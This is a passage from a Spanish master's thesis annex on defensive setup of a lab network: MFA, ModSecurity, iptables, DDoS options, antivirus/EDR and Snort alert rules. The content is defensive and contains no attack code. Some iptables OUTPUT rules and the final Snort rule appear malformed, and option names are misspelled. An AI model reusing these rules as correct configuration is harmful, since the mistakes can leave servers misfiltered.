En los casos en los que hablamos de MFA, nos referimos a la necesidad de involucrar un segundo (o incluso tercer) método de autenticación. Hasta ahora, en la mayoría de servicios bastaba con conocer la correcta combinación de usuario/correo electrónico y contraseña, pero el MFA requiere de añadir al menos un método más de autenticación. Por ejemplo, la contraseña es algo que sabemos (al igual que una frase de recuperación, o preguntas de seguridad), pero será necesario involucrar algo de lo que disponemos, como por ejemplo un teléfono móvil en el que se recibirá un SMS, un correo electrónico donde se recibe un código de verificación, etc...) o algo que somos (autenticaciones biométricas por huella o iris).

La aplicación de este tipo de medidas de seguridad, tal y como hemos comentado, supone un aumento significativo del nivel de seguridad, porque, si se han implementado todas las medidas explicadas anteriormente en este capítulo 4.1, con una correcta concienciación de los usuarios, es mucho más complicado para un ciberatacante poder acceder a las credenciales de un usuario, pero el riesgo nunca es 0. En el caso de tener MFA aplicado, solo con conocer la contraseña no será suficiente, y éste deberá poder tener acceso también al siguiente método de autenticación que haya configurado el usuario, lo que dificulta enormemente que un ciberataque tenga éxito.

9.3. Configuración de las medidas de protección

9.3.1. Instalación y configuración de un WAF

En este apartado veremos la instalación y configuración de una herramienta llamada ModSecurity, el cual es uno de los WAF (Web Application Firewall) OpenSource más conocidos en Linux, el cual además tiene una muy buena integración con Apache. El primer paso será instalarlo, se ha seguido la guía de instalación que se adjunta en la bibliografía [\[21\]](#). Se trata de un proceso muy sencillo, pero será necesario editar la configuración para poder ponerlo en funcionamiento tal y como se espera de un WAF.

Es importante destacar que ModSecurity funciona por defecto en modo “detección” es decir, es capaz de distinguir peticiones lícitas de peticiones que pretenden comprometer la seguridad de la web, pero no se bloqueará ningún intento de ataque, únicamente se guardarán registros (logs) de aquello que haga saltar las alertas. Para poder editar esta configuración y poner en funcionamiento esta solución de seguridad, es necesario modificar el fichero de configuración ubicado en `/etc/modsecurity/modsecurity.conf`.

Deberían existir dos directivas creadas por defecto, en primer lugar una llamada “SecRuleEngine”, cuyo valor debería estar establecido como “DetectionOnly”. Para poder poner en funcionamiento esta solución habrá que cambiar el valor a “On”. En segundo lugar, debería existir la directiva “SecResponseBodyAccess” cuyo valor por defecto debería estar establecido como “On” y debería ser cambiado a “Off”.

La instalación de ModSecurity incluye varios ficheros con reglas preconfiguradas que permiten al administrador de la herramienta operar de una manera más sencilla. Estos ficheros están ubicados en la ruta `/usr/share/modsecurity-crs/`. Para poder trabajar con ellos, deberemos indicar a Apache que debe incluir las reglas especificadas en estos directorios. Para ello, tendremos que editar el fichero `/etc/apache2/mods-enabled/modsecurity.conf` y añadir las siguientes directivas:

```
Include "/usr/share/modsecurity-crs/*.conf"  
Include "/usr/share/modsecurity-crs/activated_rules/*.conf"
```

9.3.2. Configuración de un Firewall con IpTables

En esta sección se configurará un Firewall que viene por defecto instalado en numerosas distribuciones de Linux, y se llama iptables. Esto nos permitirá denegar cualquier conexión entrante que no esté dirigida contra un servicio lícito que provea el servidor. Esto nos permitirá tener una capa adicional de seguridad en nuestro servidor.

Como ya conocemos, un firewall funciona en base a una serie de reglas, las cuales indican qué conexiones están permitidas, y al final se incluye una regla que deniega el resto del tráfico, se suele conocer como “implicit deny”. Con el comando “`sudo iptables -L`” podremos comprobar que el listado de reglas está vacío por defecto:


```
administrator@server:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

Figura 65: Listado inicial de reglas IPtables (vacío)

Antes de proceder con la configuración, se ha hecho un pequeño cambio en la red: se ha situado la IP de la máquina Kali en la dirección IP 10.0.69.100 para esta prueba. Trataremos de simular que la red de la empresa es la 10.0.69.0/26, lo que significa que la red empresarial contempla hasta la IP 10.0.69.63 como máximo. Este cambio permite “sacar” a la dirección IP de la máquina Kali Linux de la red empresarial.

Este cambio se ha hecho debido a que por regla general, las empresas desean que su web sea visible desde cualquier parte de internet, pero no suele ser lo común que se permita el acceso SSH o FTP desde cualquier origen, por lo que para este ejemplo se simulará que estos dos servicios únicamente deberán ser accesibles desde la red empresarial, es decir, 10.0.69.0/26.

Es importante destacar que inicialmente, los tres servicios son accesibles desde la máquina de Kali Linux, tal y como se muestra en la figura 29, tras este cambio se espera que la máquina Kali no pueda ver los servicios de SSH y FTP activos. Para poder conseguirlo, se crearán las siguientes reglas:

```
sudo iptables -A INPUT -s 10.0.69.0/26 -p tcp -m tcp --dport 20 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -s 10.0.69.0/26 -p tcp -m tcp --dport 20 -m conntrack --ctstate ESTABLISHED -j ACCEPT
sudo iptables -A INPUT -s 10.0.69.0/26 -p tcp -m tcp --dport 21 -m conntrack --ctstate ESTABLISHED,NEW -j ACCEPT
sudo iptables -A OUTPUT -s 10.0.69.0/26 -p tcp -m tcp --dport 21 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

sudo iptables -A INPUT -s 10.0.69.0/26 -p tcp --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -s 10.0.69.0/26 -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT

sudo iptables -A INPUT -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -p tcp -m multiport --dports 80,443 -m conntrack --ctstate ESTABLISHED -j ACCEPT

sudo iptables -A INPUT -j REJECT
```

- -A: Indica en qué cadena se incluirá la regla (hay tres cadenas, el tráfico de entrada, el tráfico de salida y el tráfico reenviado).
- -s: Indica el origen desde el cual se permiten las conexiones.

- -p: Indica el protocolo empleado (TCP, UDP, etc...). Para todas estas conexiones, el protocolo es TCP.
- --sport/--dport: Puertos de origen o destino, respectivamente, desde los cuales se permiten las conexiones.
- -m: El valor contrack se utiliza para gestionar el seguimiento de las conexiones.
- --cstate: Sirve para delimitar los estados de las conexiones permitidos en la regla (conexiones nuevas, establecidas o "RELATED" usada en conexiones múltiples como FTP).

9.3.3. Defensa efectiva contra ataques DDoS

La defensa ante ataques de denegación de servicio distribuidos (DDoS), no es sencilla de realizar. Por lo general, si se trata de un ataque pequeño o corto, es posible que la defensa mediante un firewall sea válida, pero cuando hablamos de ataques volumétricos, o inundaciones, en inglés conocidas como "floods", solo es posible la defensa efectiva mediante soluciones especializadas.

Como sabemos, existen dos grandes bloques de Firewalls, por un lado están los chasis físicos, también conocidos como "appliances", y por otro lado los firewalls que operan a nivel de software, como por ejemplo el que hemos empleado en el TF, conocido como iptables, el cual viene preinstalado en numerosas distribuciones de Linux. Un FW, como solución de seguridad es muy efectiva a la hora de filtrar el tráfico que se desea recibir mediante las políticas especificadas, pero no es un sistema especializado contra ataques DDoS, y su principal limitación son los recursos que se consumen durante un ataque de este tipo.

En un firewall en formato físico, es fácil conocer los recursos y especificaciones que posee, por lo tanto, en caso de recibir un ataque, el FW podrá procesar un número máximo de peticiones por segundo (pps) o bits por segundo (bps). Si este número se sobrepasa, existe riesgo de que el firewall pueda llegar a perder su efectividad o incluso dejar de funcionar correctamente. En caso de empresas grandes, con equipos de filtrado muy potentes, es posible detener algún ataque mediante este tipo de soluciones, aunque no es lo recomendable.

El problema es que en el caso de la infraestructura de nuestro TFM, no disponemos de un chasis físico que actúe como solución de filtrado, sino que deberemos depender del FW que viene preinstalado (Windows Firewall en entornos Windows e Iptables o UFW en entornos Linux). Esto, como podemos imaginar, es una solución de firewall de tipo software. El problema de esta casuística es que los recursos que necesita el FW los debe compartir con el resto de servicios alojados en la máquina, así como los que necesita propiamente el S.O, por lo que es mucho más complicado defender un DDoS con una solución de este tipo.

La alternativa más efectiva es poder contratar soluciones AntiDDoS especializadas, las cuales suelen prestar empresas con infraestructuras muy grandes y costosas, que asumen y filtran el tráfico ilícito antes de que llegue al cliente final. Estos filtrados los llevan a cabo mediante unos equipos llamados TMS (Threat Mitigation Systems), los cuales están especializados en realizar este tipo de acciones, y poseen filtros específicos para detectar ataques DDoS concretos, como las amplificaciones de tráfico UDP, inundaciones de TCP SYN, o detectar y bloquear tráfico procedente desde AS (sistemas autónomos) o países específicos.

Este tipo de empresas poseen la infraestructura necesaria como para detectar, procesar y descartar este tipo de tráfico, antes de que llegue a la empresa cliente. Otro de los

beneficios de contar con soluciones especializadas, es que disponen de configuraciones y plantillas predeterminadas para los diferentes tipos de servidores más comunes o extendidos.

Pese a que, como hemos comentado, un firewall no sea la mejor herramienta contra los ataques de denegación de servicio, para este TFM se ha configurado una regla en el firewall de Windows que bloqueará el tráfico contra el puerto 80. Se ha creado de esta manera únicamente con fines de demostración, ya que la máquina WSERVER no publica ninguna página web, por lo que el puerto 80 debería estar cerrado y no ser accesible.

Para configurar la regla, únicamente habría que acceder al gestor del firewall, e indicar que se desea añadir una nueva política que bloquee todo el tráfico que se dirija hacia el puerto 80 y que emplee el puerto TCP, tal y como se puede ver a continuación:




Figura 65: Regla de bloqueo en el firewall

9.3.4. Implementación de un Antivirus y EDR

En este apartado se ha llevado a cabo la descarga e implementación de una solución de seguridad en los endpoints de la infraestructura simulada. Con el objetivo de probar dos plataformas diferentes, se ha optado por configurar la solución de Antivirus+EDR de Windows Defender en el servidor Windows, mientras que se ha instalado la versión gratuita de la solución del fabricante Panda, llamada Panda Dome, la cual es un NGA (Next Generation Antivirus) con capacidades similares a un EDR. Explicamos las diferencias a continuación:

Los antivirus se centran principalmente en identificar y eliminar malware conocido utilizando bases de datos de firmas, mientras que las soluciones EDR (Detección y Respuesta en Endpoints) van más allá. Los EDR no solo detectan amenazas conocidas, sino que monitorean continuamente la actividad de los endpoints, analizan comportamientos sospechosos e identifican anomalías en tiempo real

Comenzaremos por el despliegue de Windows Defender en el servidor WSERVER. Es importante destacar que, al contrario que en un equipo Windows “normal”, como un PC, Windows Defender no viene instalado, sino que viene deshabilitado, para poder habilitarlo es necesario hacerlo desde el panel de administración del servidor. Hay que añadir una nueva característica, y marcar las dos opciones referentes al servicio de Windows Defender, tal y como aparece en la siguiente imagen:

- Windows Biometric Framework
- ▲ Windows Defender Features (Installed)
 - Windows Defender (Installed)
 - GUI for Windows Defender (Installed)
- Windows Identity Foundation 3.5

Figura 70: Módulos y características a instalar

Una vez instalados, deberíamos ser capaces de gestionar la protección:




Figura 71: Consola de administración de Windows Defender

Tal y como se puede ver en la imagen anterior, debemos activar la protección en tiempo real y la protección basada en cloud, para que se puedan cotejar los hashes de los ficheros en el disco duro con las bases de datos de firmas de Microsoft.

Por otro lado, falta instalar un software de seguridad en los equipos Windows 10, para ellos hemos elegido la versión gratuita de un antivirus de nueva generación del fabricante Panda, la cual, como hemos comentado anteriormente, posee funcionalidades similares a las de un EDR. Para instalarlo únicamente deberemos acudir a la página web oficial de Panda y acceder al enlace de descarga de la solución [\[33\]](#). Una vez descargado el ejecutable, solo falta iniciarlo para instalar el agente de protección en el equipo. Una vez finalizado, la visión sería parecida a la siguiente:




Figura 72: Consola de administración de Panda Dome

A la fecha de realización del TFM la versión gratuita comprende funcionalidades, como por ejemplo la de agente antivirus, protección de USBs, análisis en tiempo real, etc... Una vez desplegado en ambos equipos, no sería necesario realizar ninguna acción adicional, ya estarían protegidos por el agente de Panda Dome.

9.3.5. Implementación y configuración de un IDS (Snort)

En este apartado del anexo se ha llevado a cabo la configuración y despliegue de un IDS en el entorno Linux, con el fin de detectar diferentes tipos de conexiones, lícitas o no. Este tipo de soluciones de seguridad suelen ser muy útiles en entornos corporativos, al recopilar las alertas en un SIEM o SOAR, para coordinar las acciones con un equipo de expertos en seguridad, como por ejemplo un SOC. En este caso se ha implementado una solución muy extendida, opensource, y fácilmente integrable con Linux. Para instalar y configurar la solución, se ha seguido la guía indicada en [\[34\]](#).

En primer lugar, será necesario descargar e instalar la herramienta, una vez la tenemos disponible en local, será necesario editar algunas directrices del fichero `/etc/snort/snort.conf`. Una vez instalada, será necesario modificar en el fichero `snort.conf` la variable denominada como `HOME_NET`, especificando en este caso la dirección IP privada del servidor de Linux, por otro lado, se definirá como red externa (la variable `EXTERNAL_NET`) todo lo que sea diferente a la variable `HOME_NET`, pero para este ejemplo, no será necesario emplear la variable de la red externa, lo veremos más en detalle al hablar de la definición de las reglas de detección.

```
# Setup the network addresses you are protecting
ipvar HOME_NET 10.0.69.6/32

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET !$HOME_NET
```

Figura 61: Definición de red interna y externa

Es importante destacar que se debe modificar también la ruta desde la cual se deben consultar las reglas de detección, para este ejemplo, las guardaremos en el archivo local.rules, en la ruta /etc/snort/rules/local.rules, por lo que podemos especificar la ruta absoluta, o podemos especificar la siguiente inclusión:

```
# site specific rules
include $RULE_PATH/local.rules
```

Figura 62: Inclusión de la ruta del fichero de reglas

Una vez realizados los cambios en la configuración, ejecutaremos Snort **en modo test** para verificar que está bien configurado, para ello únicamente será necesario ejecutar el siguiente comando:

```
sudo snort -T -c /etc/snort/snort.conf
```

Deberíamos obtener un resultado que indique que la configuración es correcta, tal y como se puede ver en la imagen superior. La imagen inferior únicamente muestra el banner de bienvenida de la herramienta Snort, en su versión 2.9.20:

```
Total snort Fixed Memory Cost - MaxRss:55360
Snort successfully validated the configuration!
Snort exiting
```

```
--== Initialization Complete ==--

o" )~
' ' '

-*> Snort! <*-
Version 2.9.20 GRE (Build 82)
By Martin Roesch & The Snort Team: http:
Copyright (C) 2014-2022 Cisco and/or its
Copyright (C) 1998-2013 Sourcefire, Inc.
Using libpcap version 1.7.4
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8
```

Figura 63: Configuración validada y versión de Snort

Ahora que ya está todo preparado, es momento de definir las reglas de detección que se desean establecer. La herramienta Snort, en caso de detectar algún patrón de tráfico que cumpla con los que se han definido en el fichero local.rules, llevará a cabo la acción que indique la regla, las acciones más interesantes pueden ser la de loguear (guarda registros en el fichero de logs, pero no genera alerta), bloquear (guarda logs de la detección y bloquea la conexión) o alertar (muestra un mensaje de alerta por pantalla, y guarda registros de la detección), esta última es la acción que se ha aplicado para este ejemplo.

Es importante destacar el formato de las reglas definidas, y es que se han configurado para detectar y diferenciar el tráfico, en función de si viene de lo que se considera para este proyecto la red interna (10.0.69.0/26) y lo que se considera red externa (cualquier

IP diferente a la red interna). Por ello, por cada regla hay una diferenciación, para que los administradores de seguridad puedan aplicar un filtro, y puedan dar más prioridad a las alertas que procedan de la red externa. Las reglas definidas se muestran a continuación:

```
# Alerta al detectar tráfico ICMP
alert icmp 10.0.69.0/26 any -> $HOME_NET any (msg:"[Red interna] Recibiendo paquete ICMP"; sid:10000001; rev:001;)
alert icmp !10.0.69.0/26 any -> $HOME_NET any (msg:"[Red externa] Recibiendo paquete ICMP"; sid:10000002; rev:001;)

# Alerta al detectar tráfico HTTP
alert tcp 10.0.69.0/26 any -> $HOME_NET 80 (msg:"[Red interna] Recibiendo paquete HTTP al puerto 80"; sid:10000003; rev:001;)
alert tcp !10.0.69.0/26 any -> $HOME_NET 80 (msg:"[Red externa] Recibiendo paquete HTTP al puerto 80"; sid:10000004; rev:001;)

# Alerta al detectar tráfico SSH
alert tcp 10.0.69.0/26 any -> $HOME_NET 22 (msg:"[Red interna] Recibiendo paquete SSH al puerto 22"; sid:10000005; rev:001;)
alert tcp !10.0.69.0/26 any -> $HOME_NET 22 (msg:"[Red externa] Recibiendo paquete SSH al puerto 22"; sid:10000006; rev:001;)

# Alerta al detectar tráfico FTP
alert tcp 10.0.69.0/26 any -> $HOME_NET 20,21 (msg:"[Red interna] Recibiendo paquete FTP al puerto 20 o 21"; sid:10000007; rev:001;)
alert tcp !10.0.69.0/26 any -> $HOME_NET 20,21 (msg:"[Red externa] Recibiendo paquete FTP al puerto 20 o 21"; sid:10000008; rev:001;)

# Alerta ante tráfico NO conocido
alert tcp !10.0.69.0/26 any -> $HOME_NET !20,22,!80 (msg:"[Red externa] Recibiendo intento de conexión desconocida"; sid:10000009; rev:001;)
```

Tal y como se puede apreciar, se han definido reglas que alertarán en caso de detectar tráfico contra los servicios de FTP, SSH o Web (al puerto 80). No se ha definido una regla que monitorice el puerto 443 porque este servidor está configurado para operar por HTTP. Para detectar conexiones no deseadas (para este proyecto entenderemos como conexiones no deseadas todas aquellas diferentes a los puertos empleados por los servicios que provee esta máquina) se ha definido la última regla, que alertará en caso de detectar tráfico TCP contra un puerto diferente a los mencionados.